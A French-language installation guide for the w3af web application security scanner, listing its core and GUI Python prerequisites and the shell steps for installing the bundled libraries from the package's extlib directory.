Il existe deux manières d'installer w3af: à partir d'un paquetage (setup de w3af pour Windows et paquetage tgz pour les systèmes basés sur unix), ou bien depuis SVN. Lors de la première utilisation; les utilisateurs devraient utiliser le dernier paquetage, alors que les utilisateurs plus avancés devraient réaliser un checkout SVN pour obtenir la dernière version du framework.

Installation

Le framework peut fonctionner sur toutes les plateformes supportées par Python,et w3af a été testé sur GNU/Linux, Windows XP, Windows Vista et OpenBSD. Ce guide utilisateur va vous guider à travers l'installation sur une plateforme GNU/Linux, l'installation sur une plateforme Windows étant triviale via l'installateur qui peut être obtenu sur le site officiel de w3af.

Prérequis a l'installation

Les paquetages requis pour executer w3af peuvent etre divises en deux groupes:

- Prerequis principaux (Core):

- fpconst-0.7.2
- pygoogle
- pywordnet
- SOAPpy
- pyPdf
- Beautiful Soup
- Python OpenSSL
- json.py
- scapy

- Prerequis pour l'interface graphique (GUI):

-python sqlite3

-pyparsing

-pydot

-graphviz

-pygtk 2.0

-gtk 2.12

Comme vous avez pu le remarquer; les prérequis principaux sont nécessaires pour exécuter w3af avec n'importe quelle interface utilisateur (console ou graphique), et les prérequis de l'interface graphique utilisateur sont nécessaires si vous souhaitez utiliser l'interface utilisateur GTK+.

Certains des prérequis sont inclus dans le paquetage, afin de rendre le processus d'installation plus simple pour les utilisateurs non expérimentés. Les prérequis embarqués se trouvent dans le répertoire extlib. La plus part des bibliothèques peuvent être lancées depuis ce répertoire, mais certaines autres nécessitent une installation, dont voici le processus (en tant que root):

```
cd w3af
cd fpconst-0.7.2
python setup.py install
cd ..
cd pygoogle
python setup.py install
cd ..
cd pywordnet
python setup.py install
cd ..
cd SOAPpy
python setup.py install
cd pyPdf
python setup.py install
```

Références

http://www.aldeid.com/wiki/W3AF

http://sourceforge.net/mail/?group_id=170274

http://sourceforge.net/tracker/?group_id=170274&atid=853652

http://w3af.sf.net/